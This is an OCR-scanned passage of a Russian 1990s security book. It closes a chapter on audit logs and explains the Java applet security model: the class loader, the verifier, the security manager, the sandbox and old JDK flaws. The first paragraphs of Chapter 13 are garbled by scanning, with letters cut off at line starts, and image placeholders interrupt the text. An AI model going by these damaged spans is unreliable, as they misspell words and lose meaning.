8. В появившемся диалоговом окне введите пароль контейнера и нажмите клавишу **Enter.** Программа попросит вас снова ввести пароль.
9. Снова введите пароль контейнера и нажмите клавишу **Enter.** На экране появится основное меню программы.
10. Чтобы выйти из программы, нажмите клавишу **Esc.**

Чтобы предоставить какому-то пользователю права аудита контейнеров NDS, нужно передать ему новый пароль. После этого он сможет управлять файлом с журналом регистрации. Однако если пользователь изменит пароль, то супервизор не сможет больше управлять этим файлом.

РЕЗЮМЕ

Как уже говорилось, хакеры различными способами пытаются атаковать систему, а затем проникнуть в нее. Таким образом они могут перехватить достаточно важную информацию и забраться в чужие компьютеры. Средства аудита являются наилучшим методом обнаружения атак.

В следующей главе я расскажу вам о языке программирования Java и связанных с ним проблемах безопасности. Но прежде убедитесь, что усвоили следующее:


- ✓ Средства аудита создают записи обо всех происходящих в компьютере операциях. Windows NT и NetWare хранят журналы регистрации в одном файле, а в Unix они расположены в нескольких файлах
- ✓ Несмотря на то что наилучшим вариантом является регистрация всех попыток некорректного входа в систему, вы наверняка сфокусируете средства аудита на просмотр доступа к запрещенным объектам. Это и понятно: ведь именно эти объекты подвергаются наибольшему риску.
- ✓ В зависимости от хранимой на сервере информации можно использовать различные уровни средств аудита. Существует три таких уровня: средства аудита компьютерного уровня (самый низкий уровень), средства аудита каталогов (средний уровень) или средства аудита объектов (самый высокий уровень).

- ✓ С помощью средств аудита можно выяснить, какой вред нанес вам хакер или какие данные были украдены. Зачастую хакер пытается изменить элемент одного журнала регистрации, забывая об остальных.
- ✓ Вы должны регулярно проверять средства аудита, анализировать содержимое журналов регистрации и создавать их резервные копии. Некоторые операционные системы (например, Windows NT) могут выключать компьютер после того, как журнал регистрации будет заполнен до предела. Это еще одна ступень обороны против хакеров.
- V Так как многие пользователи даже и не подозревают о существовании записей регистрации, средства аудита позволяют обнаружить некорректные (или вредительские) действия некоторых индивидуумов.
- ✓ Замена небезопасных систем безопасными — это достаточно дорогой метод защиты. Возможно, вам подойдет более простое решение — а именно средства аудита.

РЕСУРСЫ INTERNET

Во время работы над повышением безопасности системы вам может понадобиться дополнительная информация о средствах аудита. Далее приводится список некоторых Web-сайтов, содержащих соответствующие сведения.

ATTENTION! AUDIT TRAILS	*http://www.notify.com/audit.htm*
NETSUITE PROFESSIONAL AUDIT	*http://www.netsuite. com/Pi/audit.htm*
NETWARE 4 SECURITY	*http://netware.novell.com/discover/mbnw4sec.htm*
SECURING A SOLARIS 2 MACHINE	*http://www-uxsup.csx.cam.ac.uk/security/solaris2.html*
SUN MICROSYSTEMS, INC.	*ftp://online.sunsolve.sun. co. uk/pub/patches/*
AUDIT TRAILS	*http://promatrix.com/audit.htm*



Глава 13

Язык программирования Java

! настоящее время наиболее быстро развивающейся технологией в Internet счи-ается Java. Java — это объектно-ориентированный платформно-независимый зык программирования. Он разработан дочерней компанией Sun Microsystems — avaSoft. Несмотря на то что Java — это полнофункциональный язык програм-:ирования, специалисты используют его только для создания относительно не-ольших программ, называемых *апплетами*, которые могут выполняться в Veb-броузере. Наравне с апплетами Java существуют и *приложения* Java — полно-асштабные программы, которые могут выполняться и без броузера. Кроме того, ни могут поддерживать устойчивые объекты (читать и записывать в файл) на естком диске клиента или сервера.

: этой главе я собираюсь дать вам только базовые сведения о новых понятиях. десь не будет сказано ни слова о программировании на Java. Для того чтобы онять связанные с Java проблемы безопасности, не нужно быть программи-том. Несмотря на то что в этом языке программирования реализованы внутренние редства защиты от создания апплетов, способных нанести вред системе, в нем ыли и остаются некоторые нерешенные проблемы. Прочитав главу, вы позна-:омитесь со следующими понятиями:

* Броузер, поддерживающий Java, содержит в себе программу, называемую *виртуальной машиной Java.*
» Java — это специфический язык программирования. Программы Java сначала компилируются (с помощью *компилятора)* в так называемый *виртуальный код,* а не преобразуются к виду, понятному машине (как это делается во всех остальных языках программирования).
» По структуре Java очень напоминает язык программирования C++.
» Апплеты Java работают внутри надежного механизма защиты, называемого *коробкой.*
» Коробка Java позволяет защитить пользователя от апплетов, способных нанести вред системе.
» Апплеты Java могут принести много хлопот, однако их действие не так уж разрушительно.
» Java может выполнять программы типа клиент-сервер и без помощи Web-броузера и коробки.
» Программисты могут создавать цифровые подписи программ Java. *Цифровая подпись* — это уникальное численное значение, которое броузер отображает в форме сертификата. Эти подписи помещаются в заголовке программы. Благодаря цифровой подписи можно идентифицировать создателя программы

и проверить, не изменил ли кто-либо ее текст. Программы с цифровыми подписями также называются *надежными апплетами.*

* Программисты могут легко управлять объектами Java и создавать апплеты, способные навредить системе пользователя.

Язык ПРОГРАММИРОВАНИЯ JAVA

После создания программы программист компилирует ее с помощью специфического для каждого языка программирования компилятора. В результате должен получиться код, понятный машине. *Машинный код* — это двоичная информация (состоящая из нулей и единиц), которая понятна компьютеру. Во время компиляции компилятор преобразует исходный текст программы (набор операторов C или C++) в понятный машине набор нулей и единиц. К сожалению (а может быть, к счастью), в мире существует несколько типов компьютеров: ПК, построенные на процессорах Intel; Macintosh, построенные на процессорах компании Motorola и т. д. Все они работают с различными наборами команд (последовательностями нулей и единиц). Например, программы, написанные для работы на ПК под управлением Windows, не могут быть выполнены под управлением Unix. И наоборот: программа, написанная для Unix-машины, не может быть выполнена на ПК. Поэтому программисты вынуждены переписывать и компилировать свои программы для каждой машины по отдельности. Более того, они должны переделывать программы для каждой операционной системы.

ВИРТУАЛЬНЫЙ КОД

Как уже говорилось, апплеты Java выполняются внутри Web-броузера. Благодаря этому они могут выполняться на различных системах. Однако вы должны четко уяснить, почему нельзя обойтись без броузера. Как известно, все компьютеры понимают только язык нулей и единиц. При создании исходного текста программы программист указывает машине, какие операции она должна выполнить. После этого исходный текст *компилируется* с помощью специальной программы, называемой *компилятором*. В результате должен получиться понятный машине набор нулей и единиц. Однако этот набор специфичен для каждого типа машин. Другими словами, он зависит от того, на каком процессоре будет выполняться программа. Но компилятор Java работает совсем по-другому. В результате его работы получается так называемый *виртуальный код* (bytecode), который не зависит от типа процессора, а, скорее, похож на некий промежуточный вариант между исходным текстом программы и набором нулей и единиц. На рисунке 13.1 схематично показан процесс компиляции программы в виртуальный код.

После создания виртуального кода нужно с помощью HTML добавить к Web-странице ссылку на созданный апплет. Для этого используется специальный тег *<APPLET>*. Если кто-либо посетит такую страницу, то его Web-броузер считает этот тег и (если броузер поддерживает Java) загрузит его на машину




Рисунок 13.1. *Процесс компиляции текста программы в виртуальный код.*

пользователя. После этого встроенная в броузер виртуальная машина Java (специальное программное обеспечение) преобразует виртуальный код в набор нулей и единиц, понятных процессору. На рисунке 13.2 показано, как броузер принимает и преобразует файл с виртуальным кодом.

Рисунок 13.2, *Преобразование виртуального кода в набор нулей и единиц.*

Допустим, пользователь, загрузивший апплет, работает на Macintosh. В этом случае специфический для этой платформы компьютеров броузер преобразует текст апплета в набор нулей и единиц, понятных процессору Motorola. Если же пользователь работает под управлением Windows, то его броузер преобразует текст апплета в набор нулей и единиц, понятных процессору Intel. Преимущество виртуального кода заключается в том, что создателю апплета не нужно ломать голову над тем, на какой платформе будет выполняться его программа. Более того, он точно знает, что его программа сможет выполняться на любой машине.

Как и любой язык программирования, Java не лишен некоторых компромиссных решений. В частности, компактность виртуального кода дается ценой существенного замедления работы программы. Дело в том, что виртуальная машина Java является транслятором (а не компилятором). Именно поэтому программы Java не могут выполняться так же быстро, как их эквиваленты, написанные для определенных типов процессоров. Чтобы лучше понять эти вещи, приведем следующее сравнение. Допустим, вы создали программу на Java, а затем написали программу на C++, выполняющую точно такие же действия. Скомпилировав обе программы, вы к своему изумлению обнаружите, что программа на Java выполняется в 10—20 раз медленнее, чем ее эквивалент на C++.

Компания Sun Microsystems создала Java для разработки программ для программируемых бытовых приборов, Например, таким прибором может быть кофеварка, которую можно запрограммировать так, чтобы она приступила к приготовлению кофе в определенное время, а также задать крепость напитка. Первый вариант языка назывался *Oak* (дуб).

В начале 90-х годов компания пришла к выводу, что рынок программируемых бытовых приборов не принесет доходов, которые помогут окупить средства, затраченные на создание *Oak*. Разработка была приостановлена, и дело чуть-чуть не заглохло, однако несколько приверженцев новорожденного языка программирования создали замечательную презентацию, демонстрирующую его скрытые возможности. Эта презентация состояла из нескольких апплетов, разбросанных по Web, и работала на различных типах персональных компьютерах. Для ее выполнения требовался лишь Web-броузер, без которого, как мы знаем, нельзя представить нормальную работу в Internet. Именно эта презентация изменила мнение исполнительных директоров компании. Всем стало очевидно, что именно этот язык программирования может существенно повлиять на развитие Internet. Новому проекту было присвоено название Java — оно показалось более привлекательным, чем предыдущий вариант.

По своей структуре Java очень напоминает язык программирования C++. Однако между этими языками есть и некоторые различия:

- Основным элементом языков программирования C\C++ являются *указатели*. С их помощью программист может напрямую обратиться к памяти машины. Однако каждая система реализует свой метод обращения к памяти, что сильно усложняет реализацию указателей. Так как по замыслу Sun программы Java должны выполняться на всех типах компьютеров, то решили вообще отказаться от использования указателей. Более того, это существенно повысило безопасность языка. Но об этом вы узнаете позже.
- В Java реализовано встроенное *управление потоками*. Поток — это тип взаимодействия программ с операционной системой. Управление потоками позволяет программисту контролировать процесс выполнения программы.
- Компилятор Java компилирует программы в структуру, называемую *виртуальным кодом*. После этого виртуальный код помещается в файл, называемый *классом*. Расположенная в Web-броузере виртуальная машина Java транслирует виртуальный код апплета в машинный код. В отличие от Java программы C\C++ сразу компилируются в машинный код.
- Как уже говорилось, программы Java выполняются только после того, как виртуальная машина Java преобразует их в машинный код. Виртуальная машина Java располагается поверх операционной системы (обычно она располагается внутри Web-броузера). Когда броузер встречает в HTML-файле тег *<APPLET>*, он загружает с сервера указанные в теге файлы классов. После этого виртуальная машина Java проверяет, не нарушает ли апплет правил безопасности Java. Завершив проверку, она транслирует апплет в машинный код. На рисунке 13.3 показана модель взаимоотношений

программы Java, виртуальной машины Java и управляющей ими операционной системы.




Рисунок 13.3. *Взаимоотношения программы Java, виртуальной машины Java и операционной системы.*

КАК ЗАГРУЗИТЬ JAVA

После прочтения предыдущих разделов вы наверняка захотите поближе познакомится с Java. В настоящее время существует несколько компиляторов Java, включая Java Cafe® от компании Symantec и Visual J++® от компании Microsoft. Если же вы не собираетесь создавать программы, а просто хотите побольше узнать о Java (и, соответственно, не желаете покупать какой-либо профессиональный пакет), то вам, скорее всего, подойдет пакет разработчика Java (JDK— Java Developer's Kit). Компания JavaSoft разместила на своем Web-сайте наиболее свежие бесплатные версии Java. В состав JDK входят все необходимые компоненты для выполнения программ Java. Однако для создания программ вам понадобится свой собственный редактор. Кроме того, в JDK очень слабо развиты средства контекстной помощи. Для получения более подробной информации о программировании на Java я рекомендую ознакомиться с книгой Марка Чена, Стивена Гриффиса и Энтони Изи «1001 совет по программированию на Java» (опубликована на русском языке издательством «Попурри», 1997 г.). Чтобы загрузить JDK, посетите Web-сайт компании JavaSoft, расположенный по адресу *http://java.sun.com/nav/download/index.html* (см. рисунок 13.4).




Рисунок 13.4. *Web-сайт компании JavaSoft.*

JAVA и БРОУЗЕРЫ

В этой главе я уже говорил о том, что с Java связано много проблем обеспечения безопасности. Но прежде, чем мы перейдем к рассмотрению этих проблем, давайте обсудим, как связаны Java и броузер. Итак, как ;t броузер выполняет апплеты Java& Уже говорилось, что для создания Web-страниц разработчики используют HTML. Чтобы поместить апплет Java на HTML-страницу, они используют специальный тег — *<APPLET>*. Встретив его, броузер понимает, что на странице расположен апплет Java. Если в броузер встроена поддержка Java (другими словами, в нем есть виртуальная машина Java), то он загрузит текст апплета. Внутри тега *<APPLET>* содержится информация об имени апплета, а также о некоторых других установках (например, о размере его окна).

Например, для выполнения апплета *Happy* можно создать файл *Happy.HTML*,в котором будут располагаться следующие строки:

```
<HTML><TITLE>Happy Applet</TITLE>
<APPLET CODE="Happy.class" WIDTH=300 HEIGHT=200><\APPLET></HTML>
```

В этом примере тег *<APPLET>* указывает на файл класса (*Happy.class*)и размер окна апплета (в пикселах). Несмотря на то, что в этом примере мы использовали имя *Happy.HTML,* можно использовать и другие имена, такие как *Example. HTML.*

Встретив тег *<APPLET>,* броузер пошлет серверу запрос на передачу файла *класса.* После этого сервер перешлет файл класса броузеру, который, получив его, передаст его виртуальной машине Java. Виртуальная машина Java проверит класс Java. Если проверка прошла успешно, то она оттранслирует текст апплета и выполнит полученную программу в броузере. На рисунке 13.5 показано описанное выше взаимодействие между броузером, сервером и виртуальной машиной Java.




Рисунок 13.5. *Взаимодействие между броузером, сервером и виртуальной машиной Java.*

КОМПОНЕНТЫ JAVA

Итак, загрузив апплет, броузер передает его виртуальной машине Java, которая производит ряд проверок текста апплета. Кроме компилятора виртуального кода, в виртуальную машину Java входят еще несколько компонентов. К ним относятся *загрузчик класса апплета* (Applet Class Loader), *верификатор апплета* (Applet Verifier) и *диспетчер безопасности апплетов* (Applet Security Manager). Все они будут описаны в последующих разделах этой главы. Так как виртуальная машина Java содержит все необходимые компоненты для загрузки, верификации и проверки файлов, программисту достаточно предоставить ей только файл класса.

ЗАГРУЗЧИК КЛАССА АППЛЕТА

Загрузчик класса апплета отвечает за размещение апплета в памяти компьютера. Кроме подготовки апплета к выполнению, этот компонент выполняет следующие действия:

- Отвечает за иерархию *пространства имен* Java.
- Гарантирует существование уникального пространства имен для классов, поступивших с локальной файловой системы или сетевого источника.
- Когда броузер загружает апплет, загрузчик класса помещает классы этого апплета в пространство имен, связанное с источником апплета. Таким образом, загрузчик класса отделяет апплеты друг от друга, что позволяет защитить коробку.

Но прежде, чем загрузчик класса загрузит какой-либо класс, его должен проверить верификатор апплета, о котором мы поговорим в одном из следующих разделов этой главы.

ПРОСТРАНСТВА ИМЕН

Пространство имен — это область в памяти компьютера, в которой виртуальная машина Java хранит файлы классов. Каждому загружаемому классу она присваивает свое пространство имен. После этого загрузчик класса и верификатор проверяют,




Рисунок 13.6. *Виртуальная машина Java поддерживает несколько пространств имен.*

не пытается ли какой-либо класс выйти за пределы своего пространства имен и попасть в чужое Пространство и не пытается ли класс получить доступ к памяти компьютера. Реализация целостности пространства имен создана в Java не только в целях безопасности. Благодаря этому один класс не может случайно испортить данные других классов. На рисунке 13.6 показано, как виртуальная машина Java может поддерживать несколько пространств имен для Web-страницы с несколькими апплетами Java.

ВЕРИФИКАТОР АППЛЕТА

Верификатор апплета является частью системы времени выполнения Java. С его помощью производится проверка апплета на соответствие правилам безопасности Java. Прежде всего верификатор проверяет, соответствует ли файл класса спецификациям языка. При этом не предполагается, что файл класса создан надежным компилятором. Наоборот, верификатор проверяет, не нарушены ли правила типов и ограничения на пространства имен. Кроме того, он производит проверку на предмет того, не использует ли класс некоторые недоработки в средствах безопасности языка. Чтобы верификатор пропустил программу, она должна удовлетворять следующим параметрам:

- Программа не может вызвать переполнение стека или выход за его начало.
- Программа должна правильно обращаться ко всем регистрам.
- Все параметры инструкций виртуального кода должны быть корректными.
- Программа не может преобразовывать данные нелегально.

Верификатор апплета проводит проверку этих основных условий безопасности. Для этого он анализирует инструкции виртуального кода. Кроме того, верификатор проверяет формат файла класса и подписи объектов, а также производит специальный анализ операторов *finally,* с помощью которых в Java обрабатываются исключения. Для обнаружения и обработки ошибок программисты Java используют конструкцию *try-catch-finally.* Оператор *finally* особенно важен, так как содержащиеся в нем операторы выполняются даже в том случае, если произошла фатальная ошибка. Web-броузер использует только один загрузчик класса, который устанавливается при запуске броузера. После запуска броузер не может расширять, перегружать, игнорировать или замещать загрузчик класса. Апплеты не могут создавать или ссылаться на свой собственный загрузчик класса.

Верификатор апплета не зависит от созданных компании Sun спецификаций языка и компилятора Java. Он проверяет только виртуальный код. Виртуальная машина Java будет выполнять только тот виртуальный код, который прошел процесс верификации. Для этого виртуальный код должен соответствовать строгим правилам типизации, подписей объектов, формата файлов класса и предсказуемости поведения стека во время выполнения.

ОШИБКА в РЕАЛИЗАЦИИ ВЕРИФИКАТОРА

Группа исследователей из Вашингтонского университета, включая Эмина Гана Сирера, Сина МакДирмида и профессора Брайана Бершада, провела работу по изучению виртуального кода Java. Эта работа производилась в рамках проекта Kimera Java Security Project. Группа обнаружила ряд недочетов в некоторых коммерческих реализациях верификаторов.

Ученые сообщили компании JavaSoft о том, что они обнаружили ошибку в верификаторе, входящем в пакет JDK 1.1.2. Из-за этой ошибки могут выполняться апплеты с *небезопасными типами* (type-unsafe applet), которые могут заниматься поиском строк, хранимых в пространстве адресов броузера. Однако ученые обнаружили, что этой ошибки нет ни в JDK 1.0.*x*, ни в броузерах компаний Netscape или Microsoft. В связи с этим компания JavaSoft создала «заплатку» и поставляет ее со всеми пакетами JDK начиная с версии 1.1.3. Кроме того, компания Sun разослала всем, кто приобрел патент на Java, подробное описание ошибки и метод ее устранения.

ДИСПЕТЧЕР БЕЗОПАСНОСТИ АППЛЕТА

Как уже говорилось, апплеты выполняются в рамках достаточно жестких правил безопасности. Диспетчер безопасности апплета — это некоторый механизм, позволяющий заставить апплет выполнять эти правила. Реализованный компанией Sun диспетчер безопасности *appletviewer* расположен в файле *Sun.applet.AppletSecurity*. Каждый броузер может обладать только одним диспетчером безопасности. Инициализация диспетчера происходит в момент запуска броузера. После своего запуска броузер не может расширять, перегружать, игнорировать или замещать диспетчер безопасности. Апплеты не могут создавать или ссылаться на свой собственный диспетчер. Но, как будет сказано дальше, работа диспетчера безопасности зависит от происхождения апплета.

ОСНОВНЫЕ ПРОБЛЕМЫ БЕЗОПАСНОСТИ

Несмотря на реализованную в Java безопасную среду программирования, вам следует узнать и о некоторых ее недостатках. Это поможет избежать в дальнейшем некоторых неприятных ситуаций. Так как виртуальная машина Java интерпретирует апплеты Java локально, то этот процесс отнимает достаточно большое количество системных ресурсов. Некоторые некорректно написанные апплеты могут потребовать слишком много ресурсов, занимая при этом почти всю память машины и процессорное время. Из-за этого они могут практически остановить работу системы. Чтобы вывести машину из подобного состояния, вам придется перегрузить ее. Именно этого и добиваются так называемые *атаки отказа служб.*

В ранних реализациях Java (до выхода пакета JDK 1.1.2) существовала ошибка, позволявшая апплету, загруженному расположенным за брандмауэром клиентом, присоединяться к хосту, расположенному по ту сторону брандмауэра. После

этого апплет мог передавать информацию о машине клиента, а не о сервере-посреднике (как предполагал создатель апплета). Эта ошибка могла быть использована только в очень специфическом типе сетей с брандмауэрами. Она состояла в возможности использования команды *getlocalhost* (точнее говоря, ее предыдущих реализаций). Благодаря этому апплет мог передать удаленному хосту идентификатор машины, что способствовало проведению атаки подмены (см. главу 9). Каждая реализация Java содержит какую-либо специфическую для нее ошибку верификатора. Из-за этих ошибок апплеты могут удалить файлы с жесткого диска или произвести другие разрушительные действия. Несмотря на появление программ-решений ошибок, сама природа подобных ошибок заставляет быть особенно осторожным с незнакомыми апплетами, а также использовать наиболее новые версии броузеров.

Раньше апплеты Java могли генерировать и выполнять некоторое подобие машинного кода. После того как апплет будет скомпилирован в машинный код, действия апплета выходят из-под контроля средств безопасности. Другими словами апплеты могли выполнять любые операции. Например, они могли прочитать, удалить или испортить файлы, расположенные на машине пользователя. Впоследствии компания Sun создала решение и для этой ошибки. Однако если вы используете *Netscape Navigator 2.02* или более ранние версии этого броузера, то вам стоит знать о грозящей опасности.

БЕЗОПАСНОСТЬ JAVA

Как уже говорилось, апплеты Java работают по схеме обеспечения безопасности, которая называется коробкой. Благодаря ей, пользователь может не беспокоиться о том, что какой-либо апплет нанесет вред его машине. Дело в том, что коробка ограничивает доступ апплета к системным ресурсам. На рисунке 13.7 показано, какие части компьютера входят в коробку, а какие — нет.

	коробка	полный доступ
временная установка	стандартный апплет Java	надежный апплет Java
длительная установка	стандартная библиотека Java	надежная библиотека Java

[ ] = используется идентификация

Рисунок 13.7. *Схема обеспечения безопасности Java.*

В частности, на этом рисунке представлен *стандартный тип апплета Java.* Этот тип апплетов еще называют апплетами коробки. Апплету коробки пре-

доставляется ограниченный доступ к системным ресурсам. Например, он не имеет доступа к жесткому диску, ему не разрешается создавать дополнительные каналы передачи данных или передавать информацию о клиенте. И стандартные апплеты Java, и стандартная библиотека Java являются апплетами коробки. Подобные апплеты безопасны: ведь они не могут выйти за пределы коробки.

Надежным апплетом Java называется тип апплетов, входящих в новую модель Java, о которой будет подробно рассказано далее. Надежный апплет обладает доступом ко всем ресурсам системы и работает вне коробки. Такие апплеты обычно используются в корпоративных сетях организаций. Кроме того, к ним относятся апплеты, авторы которых создали цифровые подписи. Как и все программы, надежный апплет выполняется под управлением операционной системы. Другими словами, он может создавать и удалять файлы, открывать каналы передачи данных и т. д. Замечу, что нельзя гарантировать безопасность всех надежных апплетов.

Чтобы объяснить разницу между надежными апплетами и апплетами коробки, приведу следующую аналогию. Представим, что вы хотите устроить у себя вечеринку. Однако вы хотите получить гарантию того, что кто-либо из гостей не украдет у вас какой-либо ценный предмет. Модель коробки позволяет войти в ваш дом всем желающим. Однако все попавшие к вам люди будут расположены в одной-единственной части дома (где нет ценных предметов). Кроме того, вы запрете все двери и окна, чтобы они не могли попасть в остальные помещения. Таким образом, ваши гости даже и не будут догадываться о том, что в доме есть ценные предметы.

С другой стороны, использование метода надежных апплетов позволяет вашим гостям свободно перемещаться по дому, но при этом в дом могут попасть только приглашенные люди. Этот метод, однако, *не дает гарантии,* что кто-либо из гостей не стащит бриллиантовое ожерелье или не разобьет вазу династии Пэйк. При помощи идентификации можно только гарантировать, что в дом не попадут не приглашенные люди. Но никто не мешает вам пригласить в дом любого человека.

БАЗОВЫЕ КОНЦЕПЦИИ JAVA

Как уже говорилось, Java — это быстро развивающаяся современная технология. Я не собираюсь учить вас программированию на Java, но вам не помешает узнать об основных принципах создания программ на этом языке. Основываясь на этих знаниях, вы сможете понять модель безопасности Java, а также все ее недостатки. В следующих разделах будет предоставлено достаточное количество информации, чтобы вы усвоили все базовые концепции безопасности программ Java. За более подробной информацией об этом языке программирования обратитесь к книгам «1001 совет по программированию на Java» и «Библиотека программиста Java» Криса Джамсы (опубликованы на русском языке издательством «Попурри»).

ОГРАНИЧЕНИЯ ФУНКЦИОНАЛЬНЫХ ВОЗМОЖНОСТЕЙ АППЛЕТОВ

Если загруженный из Internet апплет просто хранится на жестком диске вашего компьютера (а не выполняется внутри броузера), то он не принесет никакого вреда. Он не может ни удалить ваши файлы, ни даже прочитать их. Более того, апплеты могут устанавливать соединение только с тем хостом, с которого они были загружены. У них нет возможности запустить программу на стороне клиента, загрузить библиотеки или определить вызовы методов в машинных инструкциях, с помощью которых можно получить доступ к операционной системе компьютера. Поэтому, если предоставить апплету возможность определить вызовы методов в машинных инструкциях, то он сможет получить доступ к ресурсам компьютера. В этом случае апплет будет уже выполняться за пределами коробки.

Как уже отмечалось, загруженные из Internet апплеты не могут получить IP-адрес машины клиента. Они могут узнать только адрес loopback-хоста (в представлении «десятичное с точкой», вроде 127.0.0.1). Хост loopback — это ссылка на текущий хост (ссылка «this» — см. главу 2). Однако ссылка на хост loopback не представляет собой никакой ценной информации.

ЧТЕНИЕ и ЗАПИСЬ ФАЙЛОВ с помощью АППЛЕТОВ

В броузерах, поддерживающих Java, стандартные апплеты Java не могут производить чтение или запись файлов. Разработанное компанией Sun инструментальное средство просмотра апплетов *appletviewer* предоставляет апплетам возможность читать и записывать файлы в каталоги, определенные в специальном списке управления доступом. На самом деле *appletviewer* представляет собой версию созданного компанией Sun броузера *HotJava.* Если требуемый апплету файл не находится в каталоге, расположенном в списке доступа, то апплет не получит разрешения на чтение, запись или удаление. Точнее говоря, предполагается, что виртуальная машина Java не позволит апплетам проделывать следующие операции:

- Читать файлы с локальных носителей информации
- Записывать файлы на локальные носители информации
- Переименовывать локальные файлы
- Проверять наличие локальных файлов
- Создавать каталоги в файловой системе пользователя
- Просматривать список файлов внутри файла, расположенного в файловой системе клиента (вроде файла паролей)
- Проверять типы локальных файлов
- Проверять временные отметки в файловой системе клиента
- Проверять размер файлов

РЕДАКТИРОВАНИЕ СПИСКА УПРАВЛЕНИЯ ДОСТУПОМ НА ЧТЕНИЕ

Верификатор виртуального кода и диспетчер безопасности являются гарантией того, что загруженные из Internet апплеты не смогут прочесть файлы, располо-

женные на вашем жестком диске. Апплеты не могут ни получить доступ к файлам, ни даже определить, хранится ли файл на машине. Запрет доступа является одним из основных элементов модели безопасности Java.

Однако *appletviewer* позволяет апплетам считывать каталоги или файлы, расположенные в списке управления доступом. По умолчанию в этом списке нет ни одного элемента. Другими словами, *appletviewer* защищает пользователя от некорректных апплетов (даже если они созданы самим пользователем).

Чтобы предоставить апплетам возможность считывать файлы и каталоги, нужно внести их имена в свойство *acl.read* файла *c:\hotjava\properties* (далее подразумевается, что каталог *hotjava* размещается в каталоге *c:*).

Чтобы разрешить апплетам, загруженным в *appletviewer,* читать файлы каталога *\MyApplets*, добавьте в файл *hotjava\properties* следующую строку:

```
acl.read=\MyApplets
```

Если же вам нужно, чтобы апплеты могли читать только один файл (например, *MyFile*), воспользуйтесь следующей строкой:

```
acl.read=\MyApplets\MyFile
```

Чтобы отделить элементы списка управления доступом, воспользуйтесь двоеточием:

```
acl.read=c:\MyApplets:\Directory1\Directory2\File1\File2
```

Если разрешить апплету считывать каталог, то он сможет прочитать все расположенные в нем файлы, включая и входящие в него подкаталоги со всеми их файлами. Поэтому будьте внимательны и не давайте апплетам прав доступа сверх необходимого.

Броузер HOTJAVA

Компания Sun разработала броузер *HotJava,* для того чтобы облегчить просмотр и разработку программ Java. В настоящее время остальные броузеры, включая *Netscape Navigator* и *Internet Explorer,* содержат многие элементы *HotJava.* Однако *HotJava* был первым броузером, позволившим загружать и локально выполнять фрагменты кода и даже целые программы.

Наиболее сложной проблемой в создании броузеров является обеспечение безопасности пользователя. С появлением каждой новой версии броузера требования безопасности становятся все актуальнее. Импорт, установка и выполнение фрагментов кода в сети связаны с огромным количеством проблем.

Есть только одно решение проблемы, связанной с выполнением фрагментов кода. В *HotJava* создано несколько уровней взаимоблокирующих средств, которые предоставляют достаточно надежную защиту от различных атак хакеров. Эти уровни безопасности описаны ниже.

